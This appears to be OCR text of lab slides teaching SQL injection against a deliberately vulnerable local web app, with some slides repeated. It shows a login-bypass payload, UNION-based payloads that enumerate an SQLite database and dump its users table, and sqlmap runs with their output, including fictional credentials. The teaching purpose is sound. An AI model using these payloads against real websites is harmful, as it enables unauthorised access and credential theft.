


Invalid credentials.




Open sesame! And the authentication is broken

- Let's try to login with the following data:
  - Username: `anyrandomuser' or 1=1--`
  - Password: a random password of your choice



Open sesame! And the authentication is broken

- Let's try to login with the following data:
  - Username: `anyrandomuser' or 1=1--`
  - Password: a random password of your choice



Ok, what happened here? Black magic?

- The login screen was bypassed by exploiting unsanitized user input
  - Rule number one in websites: never trust user inputs! Always verify that the input is what you expect to be
  - In this case, the SQL query behind the login logic is flawed

- If you check inside the app's Python source code you will find the following query to find an user:

  query = SELECT * FROM users WHERE username = '{username}' AND password = '{password}'

- Where {username} and {password} are dynamically filled with the user's input
- When you input an user/password, the query evaluates as follows and returns NULL if the user does not exist

```
query = SELECT * FROM users WHERE username = 'admin' AND password = 'iloveyou'
```

- When you use a maliciously crafted SQL input such as:

```
{username} = anyuser' or 1=1 --
{password} = password123456
```

- The query evaluates to:

```
SELECT * FROM users WHERE username = 'anyrandomuser' or 1=1--' AND password = password123456'
```

Using SQLi to discover the database system

- **First, we need to understand the with what kind of database we are dealing with** (SQL Server, PostgreSQL MySQL, MariaDB etc.). This can be done by injecting a query for the type/version of the most common databases, until one actually works. In our case, it's SQLite:

```
' UNION SELECT sqlite_version(), "dummy", --
```

- Which the app evaluates as follows:

```
SELECT * FROM products WHERE name LIKE '%' UNION SELECT sqlite_version(), "dummy",
"dummy" --%'
```

Product ID	Product name	Product description
1	SuperSecure USB	Military grade encryption
2	Hardened Laptop	Designed for cybersecurity experts
3	VPN Subscription	Private, fast, and anonymous browsing
4	Firewall Pro	Enterprise-class perimeter defense
5	Phishing Simulator	Test your team with fake phishing campaigns
3.42.0	dummy	dummy

Using SQLi to list the database tables

- **Then, we need to find out the tables are in the app database.** This can be done by injecting:

```
' UNION SELECT name, null FROM sqlite_master WHERE type='table' --
```

- Which the app evaluates as follows:

```
SELECT * FROM products WHERE name LIKE '%' UNION SELECT name, null, null FROM
sqlite_master WHERE type='table' --%'
```

Product ID	Product name	Product description
1	SuperSecure USB	Military grade encryption
2	Hardened Laptop	Designed for cybersecurity experts
3	VPN Subscription	Private, fast, and anonymous browsing
4	Firewall Pro	Enterprise-class perimeter defense
5	Phishing Simulator	Test your team with fake phishing campaigns
products	None	None
sqlite_sequence	None	None
users	None	None

Using SQLi to retrieve the structure of the USERS table

- **Now we known that there is a table called USER. Let's find its structure**:

```
' UNION SELECT sql, "dummy" FROM sqlite_master WHERE type='table' AND name='users' --
```

- Which the app evaluates as follows:

```
SELECT * FROM products WHERE name LIKE '%' UNION SELECT sql, "dummy", "dummy" FROM
sqlite_master WHERE type='table' AND name='users' --%'%'
```

Product ID	Product name	Product description
1	SuperSecure USB	Military grade encryption
2	Hardened Laptop	Designed for cybersecurity experts
3	VPN Subscription	Private, fast, and anonymous browsing
4	Firewall Pro	Enterprise-class perimeter defense
5	Phishing Simulator	Test your team with fake phishing campaigns
CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT NOT NULL, password TEXT NOT NULL)	dummy	dummy

Using SQLi to exfiltrate the USERS table

- **Finally, we have all we need to steal the user data:**

```
' UNION SELECT 1, username, password FROM users --
```

- Which the app evaluates as follows:

```
SELECT * FROM products WHERE name LIKE '%' UNION SELECT 1,username,password FROM users --'
```

Product ID	Product name	Product description
1	SuperSecure USB	Military grade encryption
1	anthony.mark@cybercorp.com	justinbieber
1	johnson.alice@cybercorp.com	tigUE-sTRap-MENTATE
1	mallory.eve@cybercorp.com	ZBce3O1f*5}7K
1	smith.bob@cybercorp.com	tM82O6KPdD!
2	Hardened Laptop	Designed for cybersecurity experts
3	VPN Subscription	Private, fast, and anonymous browsing
4	Firewall Pro	Enterprise-class perimeter defense
5	Phishing Simulator	Test your team with fake phishing campaigns

Exploiting SQLi with automated tools (sqlmap)

- **SQLMap (https://sqlmap.org) is an open source Python tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers**
  - Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band
  - Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
  - Automatic recognition of password hash formats and support for cracking using a dictionaries
  - Download and upload any file from the database server underlying file system
  - Execute arbitrary commands and retrieve their standard output
  - Database process' user privilege escalation
- Alternatives/similar tools for specific databases: NoSQLMap, BBQSQL, Havij, jSQL Injection, sqlninja, SQLiv

Exploiting SQLi with automated tools (sqlmap)

```
python sqlmap.py -h

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4.1#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/v
```

```
python sqlmap.py --wizard
url: http://127.0.0.1:5001/products
risk: Hard (3); enumeration: All
```

Exploiting SQLi with automated tools (sqlmap)

```
python sqlmap.py -h

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4.1#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/v
```

python sqlmap.py --wizard
url: http://127.0.0.1:5001/products
risk: Hard (3); enumeration: All

2 seconds

```
back-end DBMS: SQLite
banner: '3.42.0'
current user is DBA: True
Database: <current>
Table: users
[4 entries]
+----+--------------------+---------------------------+
| id | password           | username                  |
+----+--------------------+---------------------------+
| 1  | justinbieber       | anthony.mark@cybercorp.com  |
| 2  | tigUE-sTRap-MENTATE | johnson.alice@cybercorp.com |
| 3  | tM82O6KPdD!        | smith.bob@cybercorp.com     |
| 4  | ZBce3O1f*5}7K      | mallory.eve@cybercorp.com   |
+----+--------------------+---------------------------+

Database: <current>
Table: sqlite_sequence
[2 entries]
+-----+----------+
| seq | name     |
+-----+----------+
| 4   | users    |
| 5   | products |
+-----+----------+

Database: <current>
Table: products
[5 entries]
+----+-------------------+-----------------------------------------------+
| id | name              | description                                   |
+----+-------------------+-----------------------------------------------+
| 1  | SuperSecure USB   | Military grade encryption                     |
| 2  | Hardened Laptop   | Designed for cybersecurity experts            |
| 3  | VPN Subscription  | Private, fast, and anonymous browsing         |
| 4  | Firewall Pro      | Enterprise-class perimeter defense            |
| 5  | Phishing Simulator | Test your team with fake phishing campaigns |
+----+-------------------+-----------------------------------------------+
```

Thank you!

Next lab: Malware development and analysis